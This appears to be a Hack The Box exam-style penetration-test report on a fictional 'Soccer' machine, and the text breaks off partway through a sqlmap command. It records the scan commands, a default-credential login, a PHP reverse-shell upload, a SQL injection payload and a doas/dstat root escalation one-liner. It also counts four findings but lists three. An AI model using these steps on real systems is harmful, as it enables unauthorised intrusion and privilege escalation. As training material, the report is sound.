HACKTHEBOX

Penetration Test

Soccer - Pentest

Report of Findings

HTB Certified Penetration Testing Specialist (CPTS) Exam Report

Candidate Name: Hassan Babur

Soccer

March 25, 2025

Version: 1.0

CONFIDENTIAL

HACKTHEBOX

Table of Contents

1 Statement of Confidentiality

The contents of this document have been developed by Hack The Box. Hack The Box considers the contents of this document to be proprietary and business confidential information. This information is to be used only in the performance of its intended use. This document may not be released to another vendor, business partner or contractor without prior written consent from Hack The Box. Additionally, no portion of this document may be communicated, reproduced, copied or distributed without the prior consent of Hack The Box.

The contents of this document do not constitute legal advice. Hack The Box's offer of services that relate to compliance, litigation or other legal interests are not intended as legal counsel and should not be taken as such. The assessment detailed herein is against a fictional company for training and examination purposes, and the vulnerabilities in no way affect Hack The Box external or internal infrastructure.

2 Engagement Contacts

Soccer From HTB Contacts		
Contact	**Title**	**Contact Email**
Example Contact	Person (Hopefully)	place@holder.com

Assessor Contact		
Assessor Name	**Title**	**Assessor Contact Email**
Hassan Babur	Pentester	place@holder.come

3 Executive Summary

Soccer (“Soccer From HTB” herein) contracted Hassan Babur to perform a Network Penetration Test of Soccer From HTB’s externally facing network to identify security weaknesses, determine the impact to Soccer From HTB, document all findings in a clear and repeatable manner, and provide remediation recommendations.

3.1 Approach

Hassan Babur performed testing under a “Black Box” approach from March 24, 2025, to March 24, 2025 without credentials or any advance knowledge of Soccer From HTB’s externally facing environment with the goal of identifying unknown weaknesses. Testing was performed from a non-evasive standpoint with the goal of uncovering as many misconfigurations and vulnerabilities as possible. Testing was performed remotely from Hassan Babur's assessment labs. Each weakness identified was documented and manually investigated to determine exploitation possibilities and escalation potential. Hassan Babur sought to demonstrate the full impact of every vulnerability, up to and including root level compromise. If Hassan Babur were able to gain a foothold in the internal network, Soccer From HTB as a result of external network testing, Soccer From HTB allowed for further testing including lateral movement and horizontal/vertical privilege escalation to demonstrate the impact of an internal network compromise.

3.2 Scope

The scope of this assessment was one external IP address, and any other server discovered in the internal network, if access was achieved.

In Scope Assets

Host/URL/IP Address	Description
10.129.248.108	Main Target

3.3 Assessment Overview and Recommendations

During the penetration test against Soccer From HTB, Hassan Babur identified 4 findings that threaten the confidentiality, integrity, and availability of Soccer From HTB's information systems. The findings were categorized by severity level, with SEVERITY RATINGS HERE 2 of the findings being assigned a critical-risk rating, 2 high-risk, 0 medium-risk, and 0 low risk. There were also 0 informational finding within the internal network.

Soccer From HTB should create a remediation plan based on the Remediation Summary section of this report, addressing all high findings as soon as possible according to the needs of the business. Soccer From HTB should also consider performing periodic vulnerability assessments if they are not already being performed. Once the issues identified in this report have been addressed, a more collaborative, security assessment may help identify additional opportunities to harden the environment, making it more difficult for attackers to move around the network and increasing the likelihood that Soccer From HTB will be able to detect and respond to suspicious activity.

4 Network Penetration Test Assessment Summary

Hassan Babur began all testing activities from the perspective of an unauthenticated user on the internet. Soccer From HTB provided the tester with network ranges but did not provide additional information such as operating system or configuration information.

4.1 Summary of Findings

During the course of testing, Hassan Babur uncovered a total of 4 findings that pose a material risk to Soccer From HTB's information systems. The below chart provides a summary of the findings by severity level.

In the course of this penetration test **2 Critical** and **2 High** vulnerabilities were identified:



Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

#	Severity Level	Finding Name	Page
1	9.8 (Critical)	SQL Injection (SQLi)	22
2	9.6 (Critical)	Outdated Software Usage	27
3	8.8 (High)	Default Credential Usage	28

5 Internal Network Compromise Walkthrough

During the course of the assessment Hassan Babur was able gain a foothold via the external network, move laterally, and compromise the internal network, leading to full administrative control over the server. The steps below demonstrate the steps taken from initial access to compromise and does not include all vulnerabilities and mis-configurations discovered during the course of testing. Any issues not used as part of the path to compromise are listed as separate, standalone issues in the Technical Findings Details section, ranked by severity level. The intent of this attack chain is to demonstrate to Soccer From HTB the impact of each vulnerability shown in this report and how they fit together to demonstrate the overall risk to the client environment and help to prioritize remediation efforts (i.e., patching two flaws quickly could break up the attack chain while the company works to remediate all issues reported). While other findings shown in this report could be leveraged to gain a similar level of access, this attack chain shows the initial path of least resistance taken by the tester to achieve domain compromise.

5.1 Detailed Walkthrough

Hassan Baburperformed the following to fully compromise the server in scope.

1. The tester identified the services running on the server by performing a port scan via `Rustscan`
2. The tester discovered the domain `soccer.htb` via the scan performed
3. The tester discovered `/tiny` directory on the web server leading to the Tiny File Manager application
4. The the tester used the default credentials for the application to login into the application dashboard
5. The tester uploaded a malicious php file containing a reverse shell script to the target using the dashboard and executed it gaining a reverse shell
6. After receiving the shell as the `www-data` user the tester looked for configuration files for nginx server where the tester discovered new vhost: `http://soc-player.soccer.htb/`
7. After accessing the `http://soc-player.soccer.htb/` vhost the tester signed up using the sign up feature on the application and then logged into using the credentials used to sign up
8. After logging in the tester found an SQL injection vulnerability in the ticket verifying field. The tester then exploited this found vulnerability to dump the contents of the `soccer_db` database found via the schema database
9. The contents of the `soccer_db` database revealed the credential for the user `player`. Which were found to be re-used on the ssh service as well.
10. The tester logged into the server with the credentials of the `player` on the ssh service.
11. The tester the discovered the program `doas` had a SUID bit set, the `doas` command allows a user to run a command as a different user. After checking the configuration file at: `cat /usr/local/etc/doas.conf` the tester discovered the user `player` can run the command `dstat` as the root user.
12. The tester further discovered the group `player` had access to write to the directory `/usr/local/share/dstat/` if a python file is placed in this directory the it can be executed using the `dstat` command, since the user player can run the `dstat` command as the root user this essentially allows the user `player` to execute python code as root. Using a simple python code the tester can escalate privileges to root: `import os; os.execv("/bin/sh", ["sh"])`

Detailed reproduction steps for this attack chain are as follows:

The tester started with the intial port scan of the host `10.129.248.108` using the tool Rustscan:

```
$ rustscan -a 10.129.248.108 -- -sC -
sV

.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Scanning ports like it's my full-time job. Wait, it is.

[~] The config file is expected to be at "/home/stone/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause
harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker
image, or up the Ulimit with '--ulimit 5000'.
Open 10.129.248.108:22
Open 10.129.248.108:80
Open 10.129.248.108:9091
<SNIP>

PORT     STATE SERVICE         REASON  VERSION
22/tcp   open  ssh             syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux;
protocol 2.0)
80/tcp   open  http            syn-ack nginx 1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://soccer.htb/
9091/tcp open  xmltec-xmlmail? syn-ack
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, RPCCheck, SSLSessionReq, drda, informix:
|     HTTP/1.1 400 Bad Request
|     Connection: close
|   GetRequest:
|     HTTP/1.1 404 Not Found
|     Content-Security-Policy: default-src 'none'
|     X-Content-Type-Options: nosniff
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 139
|     Date: Mon, 24 Mar 2025 02:29:42 GMT
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <title>Error</title>
|     </head>
|     <body>
|     <pre>Cannot GET /</pre>
|     </body>
|     </html>
```

```
|   HTTPOptions, RTSPRequest:
|     HTTP/1.1 404 Not Found
|     Content-Security-Policy: default-src 'none'
|     X-Content-Type-Options: nosniff
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 143
|     Date: Mon, 24 Mar 2025 02:29:42 GMT
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <title>Error</title>
|     </head>
|     <body>
|     <pre>Cannot OPTIONS /</pre>
|     </body>
|_    </html>

<SNIP>
```

The scan revealed a HTTP web server running on port 80 which redirects you to to the vhost `soccer.htb` after accessing the `soccer.htb` domain the tester is able to access the application on port 80.

The tester then started to fuzz the web server for directories revealing the directory `/tiny` using the fuff tool:

```
ffuf -w /home/stone/Documents/wordlists/SecLists-master/Discovery/Web-Content/directory-
list-2.3-medium.txt:FUZZ -u http://soccer.htb/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://soccer.htb/FUZZ
 :: Wordlist         : FUZZ: /home/stone/Documents/wordlists/SecLists-master/Discovery/Web-
Content/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

<SNIP>
tiny                    [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 124ms]
```

The tester logged into the the `soccer.htb/tiny` using the default credentials of the application `admin:<Redeacted Password>`:



Figure 2 - Image entring default credentials



Figure 3 - Sucessfully logging in with default credentials

The tester then created a malicous php file in the `uploads` directory in tiny file manager and started a listener on the tester's machine to wait for a reverse shell and then executed the malicious `shell.php` file to gain the reverse shell:



Figure 4 - Creating shell.php file



Figure 5 - Opening the shell.php file



Figure 6 - Editing the shell.php file



Figure 7 - Adding code for the reverse shell into the shell.php file

Figure 8 - Start a listener to catch the reverse shell

Figure 9 - Request the shell.php file to execute it



Figure 10 - Receive the reverse shell

After gaining access to the server the tester enumerated the config files for the nginx server present at: `/etc/nginx/sites-enabled/soc-player.htb` which revealed a previously undiscovered vhost: `http://soc-player.soccer.htb/`

After accessing the the `http://soc-player.soccer.htb/` domain the tester signed up using the `/signup` page:



Figure 11 - Tester signing up for the application

Then the tester logged in with the credentials used to sign up for the application:



Figure 12 - Tester using the credentials to login



Figure 13 - Tester sucessfully logged in into the application

After successfully logging in the application the tester was faced with an input field used to verify ticket numbers which was communicating to a backend database via web sockets on port `9091`

The tester captured the request to web socket from the application using Burp suite and attempted to fuzz for different SQL Injection payloads. After some fuzzing a SQL Injection vulnerability was confirmed using the payload: `{"id":"-3028 OR 3977=3977"}`. The SQL Injection found was of boolean type.

The tester then used SQLMAP tool to enumerate the databases within the database server: Using the `--schema` flag to enumerate the databases names from the server:

```
sqlmap -u 'ws://soc-player.soccer.htb:9091/' --data '{"id":"*"}' --technique=B --risk 3 --
level 5 --batch --schema --threads 10

        ___
